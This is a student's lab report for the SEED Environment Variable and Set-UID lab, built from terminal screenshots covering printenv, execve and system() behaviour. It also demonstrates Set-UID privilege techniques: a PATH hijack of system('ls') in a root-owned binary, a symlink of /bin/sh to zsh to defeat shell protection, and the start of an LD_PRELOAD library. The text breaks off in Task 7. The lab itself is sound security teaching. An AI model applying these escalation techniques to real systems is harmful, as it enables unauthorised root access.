


NAME: YASH SNEHAL SHETIYA

SUID: 9276568741

LAB: Environment Variable and Set-UID Program Lab


TASK 1:

We use the printenv and env command to print out the environment variables



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Oct 7 19:37
seed@VM: ~/.../Labsetup


[10/07/23]seed@VM:~/.../Labsetup$ printenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/8757,unix/VM:/tmp/.ICE-unix/8757
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=8717
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Downloads/setuid/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
```



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Oct 7 20:01
seed@VM: ~/.../Labsetup

XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:51477
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share:/usr/share:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=4ac5e120064b7078d6e6e75964fbf978
_=usr/bin/env
[10/07/23]seed@VM:~/.../Labsetup$ printenv PWD
/home/seed/Downloads/setuid/Labsetup
[10/07/23]seed@VM:~/.../Labsetup$ env | grep PWD
PWD=/home/seed/Downloads/setuid/Labsetup
[10/07/23]seed@VM:~/.../Labsetup$ export YS_VAR = 8879
bash: export: `=': not a valid identifier
bash: export: `8879': not a valid identifier
(reverse-i-search)`': ^Cport YS_V
[10/07/23]seed@VM:~/.../Labsetup$ export YS_VAR='new var'
[10/07/23]seed@VM:~/.../Labsetup$ printenv | grep YS_VAR
YS_VAR=new var
[10/07/23]seed@VM:~/.../Labsetup$ unset YS_VAR
[10/07/23]seed@VM:~/.../Labsetup$ printenv | grep YS_VAR
```

TASK 2:



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 7 20:07
seed@VM: ~/.../Labsetup


[10/07/23]seed@VM:~/.../Labsetup$ ls
cap_leak.c  catall.c  myenv.c  myprintenv.c
[10/07/23]seed@VM:~/.../Labsetup$ cat myprintenv.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

void main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

I modified as per given terms and the executable was named file1. When checked difference in file and file 1 there was no difference.




```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 11 19:02
seed@VM: ~/.../Labsetup

exit(0);
default: /* parent process */
    printenv();
    exit(0);
}
}
[10/11/23]seed@VM:~/.../Labsetup$ ls
a.out      file          mylib.o      task5
cap leak   file1         myprintenv.c task5.c
cap leak.c libmylib.so.1.0.1 myprog       task6
catall     ls           myprog.c     task6.c
catall2    myenv.c      task4        testing2.txt
catall.c   mylib.c      task4.c      testing.txt
[10/11/23]seed@VM:~/.../Labsetup$ diff file file1
[10/11/23]seed@VM:~/.../Labsetup$ cat file
SHELL=/bin/bash
```

TASK 3:


It can be concluded that environment variable passed in `execve` function is `NULL` and hence there is no output. When we make the required changes and pass `environ` the global environment variable, it can be successfully compiled and the variables will be printed out.



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 7 20:39
seed@VM: ~/.../Labsetup
[10/07/23] seed@VM:~/.../Labsetup$
[10/07/23] seed@VM:~/.../Labsetup$
[10/07/23] seed@VM:~/.../Labsetup$ gcc myenv.c
[10/07/23] seed@VM:~/.../Labsetup$ a.out
[10/07/23] seed@VM:~/.../Labsetup$ nano myenv.c
[10/07/23] seed@VM:~/.../Labsetup$ gcc myenv.c
[10/07/23] seed@VM:~/.../Labsetup$ a.out
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/8757,unix/VM:/tmp/.ICE-unix/8757
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=8717
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Downloads/setuid/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
```

TASK 4:


System() invokes the fork () function to create a new child process which uses execl to generate a process to call /bin/sh and executes in this shell.



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 7 21:17
seed@VM: ~/../Labsetup
[10/07/23]seed@VM:~/../Labsetup$ ls
a.out cap_leak.c catall.c file file1 myenv.c myprintenv.c
[10/07/23]seed@VM:~/../Labsetup$ nano task4.c
[10/07/23]seed@VM:~/../Labsetup$ ls
a.out catall.c file1 myprintenv.c
cap_leak.c file myenv.c task4.c
[10/07/23]seed@VM:~/../Labsetup$ gcc task4.c -o task4
[10/07/23]seed@VM:~/../Labsetup$ ./task4.c
bash: ./task4.c: Permission denied
[10/07/23]seed@VM:~/../Labsetup$ ./task4
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SSH_AGENT_PID=8717
XDG_SESSION_TYPE=x11
SHLVL=1
HOME=/home/seed
DESKTOP_SESSION=ubuntu
GNOME_SHELL_SESSION_MODE=ubuntu
GTK_MODULES=gail:atk-bridge
MANAGERPID=8512
DBUS_STARTER_BUS_TYPE=session
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=4ac5e120
064b7078d6e6e75964fbf978
COLORTERM=truecolor
IM_CONFIG_PHASE=1
LOGNAME=seed
JOURNAL_STREAM=9:51477
_=./task4
XDG_SESSION_CLASS=user
IFSFRNAME=seed
```


TASK 5:


We make a new file named task5.c and compile it. Then we change the effective user of the file to root and set the UID bit, we even check if it set correctly or not.



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 10 22:22
seed@VM: ~/.../Labsetup

[10/10/23]seed@VM:~/.../Labsetup$ nano task5.c
[10/10/23]seed@VM:~/.../Labsetup$ ls
a.out      catall.c  file1     myprintenv.c  task4.c
cap_leak.c file       myenv.c   task4          task5.c
[10/10/23]seed@VM:~/.../Labsetup$ gcc task5.c -o task5
[10/10/23]seed@VM:~/.../Labsetup$ sudo chown root task5
[10/10/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 task5
[10/10/23]seed@VM:~/.../Labsetup$ ls -l task5
-rwsr-xr-x 1 root seed 16768 Oct 10 22:00 task5
[10/10/23]seed@VM:~/.../Labsetup$ ls
a.out      catall.c  file1     myprintenv.c  task4.c  task5.c
cap_leak.c file       myenv.c   task4          task5
[10/10/23]seed@VM:~/.../Labsetup$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/g
ames:/usr/local/games:/snap/bin:
[10/10/23]seed@VM:~/.../Labsetup$
[10/10/23]seed@VM:~/.../Labsetup$
[10/10/23]seed@VM:~/.../Labsetup$ export LD_LIBRARY_PATH='88797'
[10/10/23]seed@VM:~/.../Labsetup$ export yash='1'
[10/10/23]seed@VM:~/.../Labsetup$ ./task5
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/8757,unix/VM:/tmp/.ICE-uni
x/8757
QT_ACCESSIBILITY=1
```

Now we use the export command to set the following environment variables and then execute the program to view the environment variables.



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 10 22:28
seed@VM: ~/.../Labsetup

USER=seed
GNOME_TERMINAL_SERVICE=:1.383
DISPLAY=:0
SHLVL=1
yash=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=4ac5e120064b
7078d6e6e75964fbf978
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:51477
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share:/usr/share:/var/
lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
usr/games:/usr/local/games:/snap/bin:
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=4ac5e120
064b7078d6e6e75964fbf978
= ./task5
[10/10/23]seed@VM:~/.../Labsetup$ ./task5 | grep LD_LIB
[10/10/23]seed@VM:~/.../Labsetup$ ./task5 | grep yash
yash=1
[10/10/23]seed@VM:~/.../Labsetup$ printenv | grep LD_LIB
LD_LIBRARY_PATH=88797
```

We could see that our own variable yash was visible but the LD_LIBRARY_PATH variable is not printed by the program. When we don't use the program and just want to view the environment variables by the command printenv we can view the LD_LIBRARY_PATH variable.

It is not visible to us because of a protection mechanism, the LD_LIBRARY_PATH variable is setting the path of the dynamic library which will not be in environment variables for the child process.


TASK 6:

We create a new file task6.c with the given code to execute the ls command and compile it. After running it we can see that it performs the (ls) operation and lists the file in the directory.

Before doing this task execute the command (sudo ln -s /bin/zsh /bin/sh)

We copy the /bin/pwd command to this directory and name it (ls) and also modify the path variable to this directory so that priority will be given to this directory when searching.

Now when we execute the task6 program, the system("ls") command will search in the /home/seed/Downloads/setuid/Labsetup/ls in which we have copied the pwd program so when the program executes it will be equivalent to pwd operation. Hence we achieve the use of a setUID program to run our own code.



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 10 23:05
seed@VM: ~/.../Labsetup

3 | system("ls");
   | ^~~~~~
[10/10/23] seed@VM:~/.../Labsetup$ nano task6.c
[10/10/23] seed@VM:~/.../Labsetup$ gcc task6.c -o task6
[10/10/23] seed@VM:~/.../Labsetup$ ./task6
a.out      file      myprintenv.c  task5      task6.c
cap_leak.c file1     task4        task5.c
catall.c   myenv.c    task4.c      task6
[10/10/23] seed@VM:~/.../Labsetup$ sudo chown root task6
[10/10/23] seed@VM:~/.../Labsetup$ sudo chmod 4755 task6
[10/10/23] seed@VM:~/.../Labsetup$ ls -l task6
-rwsr-xr-x 1 root seed 16696 Oct 10 22:56 task6
[10/10/23] seed@VM:~/.../Labsetup$ pwd
/home/seed/Downloads/setuid/Labsetup
[10/10/23] seed@VM:~/.../Labsetup$ ls /bin | grep pwd
pwd
pwdx
[10/10/23] seed@VM:~/.../Labsetup$ cp /bin/pwd /home/seed/Downloads/
setuid/Labsetup/ls
[10/10/23] seed@VM:~/.../Labsetup$ export PATH=/home/seed/Downloads/
setuid/Labsetup:$PATH
[10/10/23] seed@VM:~/.../Labsetup$ ./task6
/home/seed/Downloads/setuid/Labsetup
```

TASK 7:

First we make a new file named mylib.c and compile it into libmylib.so.1.0.1 library and set the LD_PRELOAD environment variable as given. Now, we make and compile myprog.c in the same directory.

Then we run myprog as a regular program and we can see the output indicating that sleep function is linked to the custom dynamic link library.

We change the effective user of the myprog program to root and also set it as a SETUID program.

```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 10 23:28
seed@VM: ~/.../Labsetup
[10/10/23] seed@VM: ~/.../Labsetup$
[10/10/23] seed@VM: ~/.../Labsetup$
[10/10/23] seed@VM: ~/.../Labsetup$
[10/10/23] seed@VM: ~/.../Labsetup$
[10/10/23] seed@VM: ~/.../Labsetup$
[10/10/23] seed@VM: ~/.../Labsetup$
[10/10/23] seed@VM: ~/.../Labsetup$
[10/10/23] seed@VM: ~/.../Labsetup$ nano mylib.c
[10/10/23] seed@VM: ~/.../Labsetup$ gcc -fPIC -g -c mylib.c
[10/10/23] seed@VM: ~/.../Labsetup$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
